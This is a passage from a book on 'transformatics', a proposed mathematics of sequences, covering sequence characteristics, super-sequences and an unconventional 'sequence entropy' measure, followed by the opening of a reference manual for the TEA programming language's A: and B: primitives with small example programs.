Before we move on, and as we shall come to appreciate when we come to **Proposal 9**, we can solve many problems not only by leveraging the theory and mathematics of transformatics, but also by leveraging its philosophy, which, as one shall establish, underlies how the **TEA** computer programming language[9] works. Essentially, and with reference to the present proposal, note that we can readily and elegantly compute the sequence characteristic of any sequence[10] by leveraging **sequence-transformers** and sequence-processors as shown in the following TEA program that can compute the SC of any input sequence, and produce an SC expression similar to what we saw in **Transformation 8**:

TEA Program: SC-Transformer

```
#SC-Computer
#i!:{1618033988749895}
v:vIN
u!:|v:vMSS| v:vSC:{}
```

[9] **FUTURE WORK:** feels like we might be able to visually/graphically express the sequence characteristic summary statistic! Especially for sequences of numeric data — essentially, treating the SC in the form shown in **Equation 5.17** as coordinates in a Cartesian space!

[10] Sometimes though, only after slight modifications or clean-up/pre-processing of the input sequence expression such as we saw in **Equation 5.13**.

```
l:lPROC
y:vMSS|d!:^.|v:vW
y:vMSS|d:^.|v:vMSS|y:vW
f:^$:lEND
y:vIN|d*!:vW|v:|v!:|v:vF|v:vD:_|g*:_:vW:vF:vD|v:vSC1
    |
g*:{}:vSC:vSC1| v:vSC| j:lPROC
l:lEND
y:vSC | r!:__:.|d:.$
#(=8_4.9_3.1_2.3_2.6_1.0_1.7_1.4_1.5_1)
```

Figure 5.1: TEA EXAMPLE: **SC-Computer**: transforms any input sequence into its sequence characteristic!

In case you have a particular sequence of interest that you wish to analyze or for which you wish to compute the SC, then, based on the above theory and the sample TEA program we have just looked at, you can go to the **WEB TEA IDE** — `https://tea.nuchwezi.com`, and paste in your sequence into the 'TEA INPUT' section (for example paste in your long genetic code sequence, a text file, votes/elections tally data well-encoded etc.), and by running it against the SC-program — which you might load as:

`https://tea.nuchwezi.com/?fc=https://gist.githubusercontent.com/mcnemesis/b5b9957179a4a1d43b965959f9bb29fb/raw/sc_generator.tea`

You shall then be able to replicate the results and analyses we have conducted in this proposal — for example, applied to election/votes datum, can help readily identify the winner.

5.2.7 Proposal 7: The Population Characteristic of Any Collection of Sequences[8]

In **Proposal 6**, we have dealt with the matter of applying transformatics towards extending as well as simplifying various important aspects of statistics — statistical analysis in particular, and which work might also underlie both **descriptive statistics** (generation of graphs and visualizations summarizing or describing some dataset or sequence) and **computational statistics** (such as in modeling behavior or distributions or implementing statistical artificial intelligence programs that reason about the statistical patterns in a dataset, sequence or entire collections of them).

In this section though, and building upon what we have already encountered, we

are to re-iterate the concept of the **Population Characteristic** (PC), that was first presented in the earlier work about transformatics in GENETICS[8]. That book, in **Section 6.6**, presented a problem for which this proposed concept is [part of] the solution. More specifically, and without repeating what was already well discoursed then, we note that the PC has the following useful properties:

1. Given any **flat-structure**/first-order sequence, Θ, the PC is essentially the same as its SC — in terms of what its computation produces.
2. In case two or more sequences are to be reduced to a single characteristic — in which case it becomes the **population characteristic** for the combined set, the PC thus computed shall be equivalent to the SC of a sequence generated from flattening and combining all the involved sequences into a single sequence.
3. Where two or more sequences are involved, and where the SC for each sequence is already known or computed, the PC for the entire collection can readily be derived from the SCs thus already computed as an optimal strategy.

In summary though, and given a collection of n sequences[11] — basically a sequence of n-subsequences — denoted Θ^n, we then can compute the PC as such:

$$\hbar(\overset{>}{\Theta^n}) = \prod_{\forall \omega_i \in \psi(\Theta^n)} \omega_i \cdot \mathit{ш}(\omega_i \in \Theta^n) \tag{5.19}$$

Where $\forall \Theta_j \in \Theta^n$

$$\mathit{ш}(\omega_i \in \Theta^n) = \sum_{\forall \hbar(\overset{>}{\Theta_j})} f_{\omega_i} \tag{5.20}$$

And $\forall i, j \in \mathbb{N} : i < j \implies f_i \geq f_j$ for the frequency terms in $\hbar(\overset{>}{\Theta^n})$.

Note that, as laid out in [8], the PC can be very indispensable in problems **where we need to analyze multiple sequences in-groups or clusters** — such as in classification problems, clustering as part of artificial intelligence systems performing tasks such as **self-modifying maps, unsupervised learning,** etc. All of which are critical matters in statistical artificial intelligence, but also which could be useful in many other areas of applied mathematics and computation.

[11] Potentially of arbitrary length and composition.

Before we conclude this section, note that, just like we did with and saw with the SC in **Proposal 6**, we can use the TEA language to compute a population characteristic statistic for arbitrary sequences (after careful and proper pre-processing perhaps). But also, and concerning how we might express the final output/PC, we can chose from several meaningful expression forms as proposed for the SC in **Proposal 6** and depending on where or how the PC expression or statistic thus generated is to be utilized.

5.2.8 Proposal 8: A Super Sequence from One or More Sequences[8]

The idea of treating of sequences in other than their flat-structure form was first presented as part of the discussion in how to apply transformatics in GENETICS[8]; refer to **Chapter 3** of [8]. In that work, we demonstrated how, for cases such as in dealing with problems where a sequence might need to be processed in "chunks" of a fixed size — also known as **n-grams**, we might want to introduce abstractions that can allow us to form smaller-sequences/sub-sequences within a larger/the original flat-structure sequence.

For example, we saw that, in case we have some sequence of symbols Θ^n defined as such:

$$\Theta^n = \langle a_1, a_2, ..., a_n \rangle \tag{5.21}$$

And that if we wish to re-write the same sequence such that every k terms are grouped in the same sub-sequence, we then can re-write Θ^n differently as such:

$$\Theta^n \rightarrow \Theta^* = \Theta_2(n,k) = \langle a_{11}, a_{12}, a_{13}, a_{1k}, a_{21}, a_{22}, ..., a_{(i)(k)}, ..., a_{(\frac{n}{k})(k-1)}, a_{(\frac{n}{k})(k)} \rangle \tag{5.22}$$

Further, and for any arbitrary sequences, we saw that we could leverage a special kind of transformer that can take a flat-structure or lower-order sequence and from it generate a similar, but higher-order sequence[12] (also understood to mean, a sequence of some n-grams/k-grams such that $k > 1$), as such:

Transformer 4 (The **k-GRAM Generator**). $\Theta^n = \langle a_1, a_2, ..., a_n \rangle \xrightarrow{O_{bundle-k}(\cdot)} \Theta^*$;

[12] Also which we might refer to as a "super-sequence".

$\Theta^* = \langle \langle a_1, a_2, ..., a_k \rangle_1, \langle a_{k+1}, ..., a_{2k} \rangle_2, ..., \langle a_{(n-k+1)}, ..., a_{(n-k+k-1)}, a_{(n-k+k)} \rangle_{\frac{n}{k}} \rangle$
$\forall a_i \in \Theta \quad \exists a_{ij} \in \Theta^* : a_i = a_{ij} \quad \wedge \quad j \in [1, k]$
For some $n, k \in \mathbb{N}$*, and that* $\mathcal{U}(\Theta^*) = \frac{n}{k} =$ *number of k-gram subsequences generated from* Θ*.* $\square$

For future purposes, and without deviating from the theory already presented in earlier works, we might also refer to such produced sequences as Θ^* in **Transformer 4** as a **Super Sequence**.

We shall note that if Θ^* is a super-sequence of/relative-to another sequence, such as the sub-sequence $\langle a_1, a_2, ..., a_k \rangle_1$ in **Transformer 4**, and which we might denote as Θ_1, then, we can correctly say that:

$$\Theta^* \supset \Theta_1 \quad \wedge \quad \psi(\Theta^*) \supset \psi(\Theta_1) \tag{5.23}$$

And that generally,

$$\forall \Theta_i \in \Theta^* \quad \Longrightarrow \quad \Theta^* \supset \Theta_i \quad \wedge \quad \psi(\Theta^*) \supset \psi(\Theta_i) \tag{5.24}$$

Also, and as shown in **Section 6.6.1** of [8], we might also treat of super-sequences as matrices (in the sense of **linear algebra**). In particular, note that if we have a set of n different sequences of arbitrary composition and lengths:

$$\Omega^n = \langle \Omega 1, \Omega 2, \Omega 3, ..., \Omega n \rangle \tag{5.25}$$

That we might also express them more elaborately via matrix form as[13]

[13] Notice how the structures in **Equation 5.26** look like *column matrices*?

$$\Omega^n \quad = \quad \begin{bmatrix} \Omega 1\langle \prod_{i=1}^{\mu(\Omega 1)=\alpha} a_{1i}\rangle, \\ \Omega 2\langle \prod_{i=1}^{\beta} a_{2i}\rangle, \\ \Omega 3\langle \prod_{i=1}^{\chi} a_{3i}\rangle, \\ \vdots \\ \Omega n\langle \prod_{i=1}^{\zeta} a_{ni}\rangle, \end{bmatrix} \quad = \quad \begin{bmatrix} \Omega 1\langle a_{11}, a_{12}, ..., a_{1\alpha}\rangle, \\ \Omega 2\langle a_{21}, a_{22}, ...a_{2(\beta-1)}, a_{2\beta}\rangle, \\ \vdots \\ \Omega n\langle a_{n1}, a_{n2}, ..., a_{n\zeta}\rangle \end{bmatrix} \tag{5.26}$$

So that, if we have the special case as what **Transformer 4** would produce if given the right kind of input sequence (particularly, that if Θ^n is to be split into k-grams, then, that it has the property that $\frac{n}{k} = m$ is a pure number[2], and so that, we can then map the flat-structure sequence Θ^n to a higher-order sequence, or super-sequence of **dimensions** $k \times m$, so that the resulting mathematical structure can be neatly expressed as a $k \times m$ or $m \times k$ matrix as shown:

Transformation 9. $\Theta^n = \langle \theta_1, \theta_2, ..., \theta_n \rangle \xrightarrow{O_{bundle-k}(\Theta^n)} \begin{bmatrix} \theta_{11}, \theta_{12}, ..., \theta_{1k}, \\ \theta_{21}, \theta_{22}, ..., \theta_{2k}, \\ \vdots \\ \theta_{m1}, \theta_{m2}, ..., \theta_{mk} \end{bmatrix}$

So that, if $m = k$, then we essentially have a super-sequence that can be expressed as a *square-matrix* of dimensions $m \times m$. Talking of which, once we can or do express a sequence as a matrix[14], almost all of the mathematical theory of linear-algebra does readily apply on such sequences from transformatics! And thus we sum up our proposal on transformatics and super-sequences.

5.2.9 Proposal 9: Programs as Chains of Sequence Transformers (Transformer-Chains)[8][9]

First, note that we already encountered an example of/application of this present proposal in the useful program we encountered at the end of **Proposal 6**; in a program that basically computes the sequence characteristic of any input sequence, and which is essentially a *higher-order transformer* that is composed as a chain of smaller sequence transformers — which is what all or most of

[14]Even as a *sparse matrix* such as in cases where a low-order sequence Θ^n needs be transformed into a super-sequence, but when either $\frac{n}{k}$ is not a pure number, or that there are some sub-sequences that might have empty positions.

TEA primitive instructions[15] are), and which transformer then (as the "SC-Generator") essentially reduces any input sequence to its summary statistic expression, particularly the sequence characteristic.

Otherwise, note that; looking at a TEA program as depicted in **Figure 5.1** is helpful, since it reflects how the overall [higher-order] transformer program might be composed out of logically-meaningful sections[15] as a software engineer or computer programmer already familiar with the TEA language might approach the SC problem. However, also note that; that same exact program is also equivalent to the following two versions — both of which kick-out *TEA comments*[16], and **only focus on the individual TEA instructions necessary to make the program work as desired, as well as how they ought be ordered within the program**, but where, the first (**Listing 5.2.9**) simplifies the code to just a sequence of TEA instructions one per line, while the second (**Listing 5.2.9**) shows the same exact program, in its **minified** form — where, each instruction is delimited from the next by the standard TEA instruction delimiter '|', and nothing else.

TEA Program: SC-Generator

```
v:vIN
u!:
v:vMSS
v:vSC:{}
l:lPROC
y:vMSS
d!:^.
v:vW
y:vMSS
d:^.
v:vMSS
y:vW
f:^$:lEND
y:vIN
d*!:vW
v:
v!:
```

[15] In TEA parlance and in relation to how most computer scientists might think of the matter of *scoping*, *code-blocks* or *encapsulation*, for TEA, it is mostly all about **l-blocks** or *label-blocks* — also known as "labeled blocks"[15].

[16] In the example source-code we shall encounter in this work, but also typically, these are expressions in a TEA program that start with the '#' character, and which makes them inert or non-executable lines/expressions in the program.

```
v:vF
v:vD:_
g*:_:vW:vF:vD
v:vSC1
g*:{}:vSC:vSC1
v:vSC
j:lPROC
l:lEND
y:vSC
r!:__:.
d:.$
```

And the same program in its minified form is as:

TEA Program: SC-Generator Minified

```
v:vIN|u!:|v:vMSS|v:vSC:{}|l:lPROC|y:vMSS|d!:^.|v:vW|
  y:vMSS|d:^.|v:vMSS|y:vW|f:^$:lEND|y:vIN|d*!:vW|v:|
  v!:|v:vF|v:vD:_|g*:_:vW:vF:vD|v:vSC1|g*:{}
  :vSC:vSC1|v:vSC|j:lPROC|l:lEND|y:vSC|r!:__:.|d:.$
```

As one shall establish while studying **the 26 TEA primitives A: to Z:**[15], or if they dive deeper into the potential **182 distinct TEA commands**[15]; apart from branching commands such as **F:** (the "Fork") and **Q:** (the "Quit") and commands such as **L:** (the "Label") that don't modify or alter the **Active Input**(AI)[15] — meaning, when they are encountered in a TEA program, they merely pass on the current input to the next instruction unmodified, most, or all of the bulk of TEA programming consists of some sequence processing instruction that accepts some input [sequence], processes it or transforms it, and then returns the resultant [sequence] as the **Instruction Output**(IO).

Thus, and without loss of generality, we can **model or think of any program expressible in the TEA language as a computer program, abstract machine or automaton, expressible as or reducible to just an ordered chain of sequence transformers.** A good demonstration of this is the following basic program, which, when presented with any input text (a sequence of characters), reduces or transforms it into a resultant sequence of characters, preserving their original order, but with the transformation resulting

in only UPPER-CASE CONSONANTS [derived from the source/input sequence].

TEA Program: CONSONANT FILTER

Listing 5.1: CF in TEA

```
i:{This is a TEST 123} | z!: | d:[AEIOU] | d!:[A-Z]
```

Which program, when run as is, shall use the explicit hard-coded input it opens with — "This is a TEST 123", and shall return "THSSTST". While, if presented with some other input such as "hello world 123?", shall return "HLLWRLD".

The following transformation expression shall help illustrate exactly what is happening in that program, or how the different bits/chained sequence transformers come together to compose the higher-order transformer that is what the entire TEA program is:

Transformation 10. $\emptyset \xrightarrow{i:\{This\ is\ a\ TEST\ 123\}} \langle This\ is\ a\ TEST\ 123 \rangle \xrightarrow{z!:} \langle THIS\ IS\ A\ TEST\ 123 \rangle \xrightarrow{d:[AEIOU]} \langle THS\ S\ TST\ 123 \rangle \xrightarrow{d!:[A-Z]} \langle THSSTST \rangle$

and for the input "hello world 123?":

Transformation 11. $\langle hello\ world\ 123? \rangle \xrightarrow{i:\{This\ is\ a\ TEST\ 123\}} \langle hello\ world\ 123? \rangle \xrightarrow{z!:} \langle HELLO\ WORLD\ 123? \rangle \xrightarrow{d:[AEIOU]} \langle HLL\ WRLD\ 123? \rangle \xrightarrow{d!:[A-Z]} \langle HLLWRLD \rangle$

So, hopefully, after looking at those two example transformations, as well as the preceeding TEA source-code, you start to appreciate that TEA programs are indeed not only [higher-order] sequence transformers in the strict sense, but are likewise compositions of, chains of, sequence transformers.

Though the **TEA TAZ**[15] is still being worked-on as of this writing, much of what is required to understand or write TEA programs is already covered well in that living document, and so, it must be consulted and utilized by those who wish to understand better, but also apply readily, many ideas encountered while

working with or developing ideas using the mathematics of transformatics [in/with computing[17]].

5.2.10 Proposal 10: Entropy of a Sequence[1]

Information expressions (IE)[1] are a mathematical structure, $\Omega^{1,\infty} : \mathbb{N} \times \Psi^{\infty}$, to which **Foundation Idea 5.1.3** applies. The sequence $\Theta_{hw} = \langle \texttt{hello world} \rangle$ is one such example, with the properties:

$$\Theta_{hw} \rightarrow \begin{cases} \text{ɯ}(\Theta_{hw}) \rightarrow \mathbb{N} & \text{bits in information} \\ \text{ɯ}(\psi(\Theta_{hw})) \rightarrow \mathbb{N} & \text{cardinality of alphabet} \\ \frac{\text{ɯ}(\psi(\Theta_{hw}))}{\text{ɯ}(\Theta_{hw})} \rightarrow \mathbb{R}^{+} & \text{sequence entropy} \\ \psi(\Theta_{hw}) \times \psi(\Theta_{hw})^{[1,\text{ɯ}(\Theta_{hw})]} & \\ \vee \quad \psi(\Theta_{hw}) \times \psi(\Theta_{hw})^{[1,\infty]} \rightarrow \mathbb{N} \times \mathbb{N} & \text{derivative languages} \end{cases} \tag{5.27}$$

Most important about what we can glean from **Equation 5.27** is the fact that we might be able to compute a kind of **information-content** measure for any arbitrary sequence, merely by looking at the length of the sequence Vs the length of the symbol set spanned by that sequence. Essentially, and as shown in that distillation, given any sequence Θ, we could compute a **Sequence Entropy** for it — $\Phi(\Theta)$ as such:

Definition 3 (The **Sequence Entropy**, $\Phi(\Theta)$)**.** *Given any sequence* $\Theta\langle\theta_{i\in[1,n]}\rangle : \mathbb{N}\times\psi_{*}$*, we can compute a measure of how much information (**sequence entropy**) there is in the sequence, using the following measure:*

$$\Phi(\Theta) = \frac{\text{ɯ}(\psi(\Theta))}{\text{ɯ}(\Theta)} = \frac{1}{n} \times \text{ɯ}(\psi(\Theta)) \tag{5.28}$$

*and if we wish to compute the **relative sequence entropy** — meaning, the amount of information the sequence contains relative to some particular symbol*

[17] Essentially, the TEA language brings to the world, **a new programming paradigm based on chaining sequence transformers**.

set/alphabet other than the symbol set spanned explicitly by the sequence — such as using ψ_* instead[18] *of $\psi(\Theta)$, in which case, the associated measure would be:*

$$\Phi_{\psi_*}(\Theta) = \frac{\mathit{u}(\psi_*)}{\mathit{u}(\Theta)} = \frac{1}{n} \times \mathit{u}(\psi_*) \tag{5.29}$$

As far as how a measure such as the **sequence entropy** in **Definition 3** might go, note that, for our example input sequence Θ_{hw}, we can establish that the entropy is $0.72727272\overline{72}$ as per:

$$\Phi(\Theta_{hw}) = \frac{\mathit{u}(\psi(\Theta_{hw}))}{\mathit{u}(\Theta_{hw})} = \frac{1}{n} \times \mathit{u}(\psi(\Theta_{hw})) = \frac{1}{11} \times 8 = \frac{8}{11} = 0.72727272\overline{72} \tag{5.30}$$

Whereas, and as might be interesting to note given similar ideas such as the **Shannon Entropy**[19], realize that if we alter Θ_{hw} further, say, by introducing more redundancy or duplication of terms[19], such as in the string "hello hello world", the new sequence entropy shall likewise go lower as shown:

$$\Phi(\langle \textit{hello hello world} \rangle) = \frac{1}{n} \times \mathit{u}(\psi(\Theta)) = \frac{1}{17} \times 8 = \frac{8}{17} = 0.47058823529411764 \tag{5.31}$$

And so, and as expected, since in this last case we increased the length of the sequence, though, we did not introduce any new **distinct symbols** — meaning, the sequence's symbol set or alphabet remained the same as before ($\mathit{u}(\psi(\Theta)) = 8$), we then see that indeed, as we would expect of a good entropy measure, $\Phi(\Theta)$ did indeed decrease in value after this sequence transformation.
Of course, if we were to use the **relative sequence entropy** instead, and for our example, using say the English/Latin alphabet (ψ_{az}) as the reference, the associated entropy measures for the two cases we have considered would be as such:

$$\Phi_{\psi_{az}}(\Theta_{hw}) = \frac{1}{n} \times \mathit{u}(\psi_{az}) = \frac{1}{11} \times 26 = \frac{26}{11} = 2.3636363\overline{636} \tag{5.32}$$

[18] For example, for the sequence "hello world", we might wish to measure the entropy relative to the entire Latin Alphabet (ψ_{az}) instead of just the symbol set of the string ($\psi(\Theta_{hw}) = \{lohewrd\}$.

[19] Already, Θ_{hw} contains two instances of symbol 'l", which thus reduces its *unexpectedness* or *surprise* value, and thus its entropy.

and for the transformed/modified sequence:

$$\Phi_{\psi_{az}}(\langle hello\ hello\ world\rangle) = \frac{1}{n}\times\mu(\psi_{az}) = \frac{1}{17}\times 26 = \frac{26}{17} = 1.529411764705882352\overline{94} \tag{5.33}$$

For any particular sequence of interest, the following associated, and generic **WEB TEA** program can be used to compute the sequence entropy ($\Phi(\Theta)$):

TEA Program: Sequence Entropy Computer

Listing 5.2: SEC in TEA

```
#####################################
# SEQUENCE ENTROPY COMPUTER v2
#-----------------------------------|
# computes a measure of information
# for any input based on new theory
# by Fut. Prof. JWL
# (ref: "Transformatics 101 - Explained")
#-----------------------------------|

# e.g given input as `hello hello world'
v:vIN|v*!:vIN|v:vLIN|y:vIN
|u!:|v:vMSS|v*!:vMSS|v:vLMSS
|g*:{/}:vLMSS:vLIN|v:vCMD|
r.:
# returns something like: 0.470588235294117 64
```

In general, note that both measures ($\Phi(\Theta)$ and $\Phi_{\psi_*}(\Theta)$) shall always return a non-zero and non-negative value as long as they are applied to some sequence of non-zero length. However, how exactly our proposed entropy measure might relate to the more commonplace, standard information-theoretic Shannon Entropy measure shall be a matter of future research/evaluations[20].

[20] **FUTURE WORK:** Establish how the transformatic sequence entropy relates to Shannon's Entropy measure when applied to sequences of finite length relative to or not some reference alphabet/symbol set.

5.3 Conclusion

In summary, we have laid down the essential mathematical theory for how to treat of mathematical structures known as "sequences" as formally defined in **Foundation Idea 5.1.3**. Via **10 Proposals**, we have seen that we can leverage a mathematical and philosophical abstraction such as the **sequence** and **sequence-transformer** (as especially a transformatics formalism), so that then, we can readily build pragmatic/empirical solutions to any problems for which a solution can be conceptualized, manifested and proven, based on some model of the problem that allows the problem space to be fully specifiable via the use of one or more sequences. That these sequences might also be treated as or considered to be **information expressions**[1] — essentially, *arguments* or parameters — that for example **encode** the character, name, dimensions etc. of the system in which the problem might be rendered tractable/decidable/computable/... so that, then, by applying some particular sequence transformer [program[21]] — itself, an information expression, though, of **a different kind** than the data upon which it might be applied[22] — we can then manifest sequences that can modify or predictably operate on other sequences — a mechanism and capability which, when well orchestrated and manifested as is the case of the **TEA computer programming language**[15], brings to life a highly robust and useful arcanum practicum in the form of a living, reusable, [technology] platform (both in theory/formalism) and experience(executable mathematics) that, at foundation, is beautifully based on and comprehensible via the theory of TRANSFORMATICS as laid out in the **10 Foundations** and associated works.

TO CITE:

Lutalo, Joseph Willrich (2025). **TRANSFORMATICS 101 - explained.** I*POW. Thesis. `https://www.academia.edu/144344109/`

[21] For this case, also equivalently a **definition**, specification, symbol sequence, etc. applicable to **transformers**

[22] Or, as is **the case** in **TEA**; where, as with the programs of a *Von Neumann Architecture* machine, allows the language to allow for a systematic means in which a program can be expressed with explicit data it might process as a default, but also with the possibility of the program operating on information *read* from the environment (when it is available/presented).

SCAN THIS

FOUNDATIONS OF A NEW BRANCH OF MATHEMATICS

10 Foundational Results → 10 Proposed Abstractions

TRANSFORMATICS 101 explained

2025 | I*POW

Chapter 6

TEA A: TO Z: COMMAND SPACE SPECIFICATION (Introduction)




Figure 6.1: Welcome to TEA Computer Programming 101!

In the rest of this book, we shall look at the full formal specification as well as some explanatory and/or illustrative notes, as well as numerous basic, simple to advanced example TEA programs, concerning each one of the 26 **A:** to **Z:** TEA

primitives (or "command spaces"), one at a time. For historical purposes, the only other authoritative existing reference material in relation to the TAZ is in a couple of exploratory lectures[1] that the language's inventor gave mostly before this manuscript was originally prepared. So much has manifested since, including a possibly popular song[2] about the TEA language and this TAZ manual — see `https://youtu.be/yYRc9n6rx-k`

[1]Find the **TEA: Transforming executable alphabet mini-lectures** series on YouTube: `https://youtube.com/playlist?list=PL9nqA7nxEPgulGKWw1L9xEyqgCdEezaKB&feature=shared`

[2]Titled "TEA TAZ", and sung by **Mensa ICE** and Ugandan underground rapper, **Arch L**, the details+lyrics are on UIC: `https://t.me/ugandanow/5225`

Chapter 7

A: ANAGRAMMATIZE

NAME	ANAGRAMMATIZE
Purpose	1. Compute anagrams 2. Shuffle lists 3. Randomize letters 4. Create randomness

Table 7.1: General Objectives of TEA Primitive **A:**

7.1 SEMANTICS of A:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
a:	Set IO as the AI anagrammatized by words
a:STR	Same as a:, but operating on the string STR
a!:	Set IO as the AI anagrammatized by characters
a!:STR	Same as a!:, but operating on string STR
a*:vNAME **a*!:vNAME**	The first as a:, the second as a!:, but operating on string in vault vNAME

Table 7.2: The Semantics of A:

7.2 NOTES about A:

By the definitions above, the program:

TEA Program: shuffling words in a string

```
i!:{BC CB BA AB}|a:
```

could return “CB BA AB BC” — note that **a:** basically shuffles the words in the AI — which, given TEA only has the two types; regular expressions and strings, we might as well say, **a:** can shuffle words in a list (where, the items in the list are assumed to be containing no white space in them, and thus can be delimited using white space).
On the other hand, the related but different program

TEA Program: shuffling a list of symbols

```
i!:{BC CB BA AB} | a!:
```

would return something like “ ABBCB ACB” because **a!:** shuffles the contents of the AI at character level — it’s like shuffling a list once again, but with the empty string as the delimiter this time.

7.3 EXAMPLE APPLICATIONS of A:

Because **A:** allows us to shuffle items in a list, we might use it to construct programs that can be used to make decisions based on a random selection of some item from the list.

7.3.1 EXAMPLE 1: HOME ECONOMICS: Randomly Pick What to Cook

The following program, given a list of food items available, shall help to randomly pick what to cook on a particular day or at any moment it is tasked with making a suggestion:

TEA Program: randomly suggest what to cook

```
i!:{BURGER PIZZA OMELETTE RICE PUDDING FRIES
MEATBALLS}|a:|d:[ ].*$|x:{I think, you make }
#(=I think, you make PUDDING, VAULTS:{})
#(=I think, you make BURGER, VAULTS:{})
```

Figure 7.1: TEA EXAMPLE: Random Meal Recommender

Note that, like we saw in **subsection 2.2.1**, the source code of a legitimate TEA program might sometimes contain non-executable lines such as TEA comments — these being the lines shown in gray color, and which start with the character “#”. But also, as explained in the section on how to debug TEA programs as well as in the TEA Debugging paper[20], we might sometimes want to demonstrate what is going on or what is expected to be the internal state of a TEA program at

either its termination point, or anywhere before that, by placing some illustrative comments such as the last two lines in that program in **Figure 7.1**.

Chapter 8

B: BASIFY

NAME	`BASIFY`
Purpose	1. Compute the Lexical Base of input 2. Reduce input/list to distinct symbols, sorted by their order of first occurrence in the input 3. Reduce input to distinct symbols, sorted by their lexical/alphabetical order 4. Implementing FIFOs 5. Generating lexical keys 6. Comparing things by their lexical keys

Table 8.1: General Objectives of TEA Primitive **B:**

8.1 SEMANTICS of B:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
b:	Set IO as AI reduced to only its unique characters in their order of first occurrence within AI (**FIFO Base**)
b:STR	Same as b:, but operating on string STR
b!:	Same as b: but with the results sorted in alphabetical order (**LEXICAL Base**)
b!:STR	Same as b!: but operating on STR
b*:vNAME **b*!:vNAME**	The first as b:, the second as b!:, but operating on string in vault vNAME

Table 8.2: The Semantics of B:

8.2 NOTES about B:

The **Lexical Base** of the AI is to be understood as the reduction of the AI to a string made of only the **unique** characters in AI, and these, then sorted in ascending **Lexical Order** for B-Inverse otherwise occurring in their order of occurrence.
By the definitions above, the program:

TEA Program: computing the symbol FIFO Base of AI

```
i!:{BC CB BA AB} | b:
```

Should return “BC A”. While

TEA Program: computing LEXICAL Base of AI

```
i!:{bC CB BA aB} | b!:
```

Should return “ABCab”. While,

TEA Program: compute FIFO Base of a literal string

```
b:{bC CB BA aB}
```

Shall or should return exactly “bC BAa”.

TEA Program: computing LEXICAL Base of data in a vault

```
v:vAI:{bC CB 543 12a} | b*!:vAI
#(=12345BCab, VAULTS:{"vAI":"bC CB 543 12a"})
```

Should return “12345BCab”.

8.3 EXAMPLE APPLICATIONS of B:

It might be alluring to try and use **B:** to sort arbitrary things, such as attempting to sort a list of children in a classroom by their ascending birthdays in a particular month, or by the order of their first names, however, it should be worth noting that when **B:** or **B!:** process any input, they operate on it as a list of symbols or letters, and not as words — unlike **A:**, **B:** doesn’t respect white-space delimiters, and so, the best it can be used for, are cases where the sorting that needs to be done, is entirely based on order of non-compound values — such as individual symbols, characters, digits or letters.
Thus, when passed a list such as “10 1 9”, we should not expect to get something like “1 9 10”, neither “ 0119”, but shall instead get something like “10 9” — for “b:” or “ 019” — for “b!:”. These, because we are computing **bases at symbol level**.
With that clarification out of the way, we can then appreciate the following example program that can only be best implemented using `B!:`

8.3.1 EXAMPLE 1: NUMERICAL ANALYSIS: Compute Largest Possible o-SSI Number from Several Arbitrary Sequences

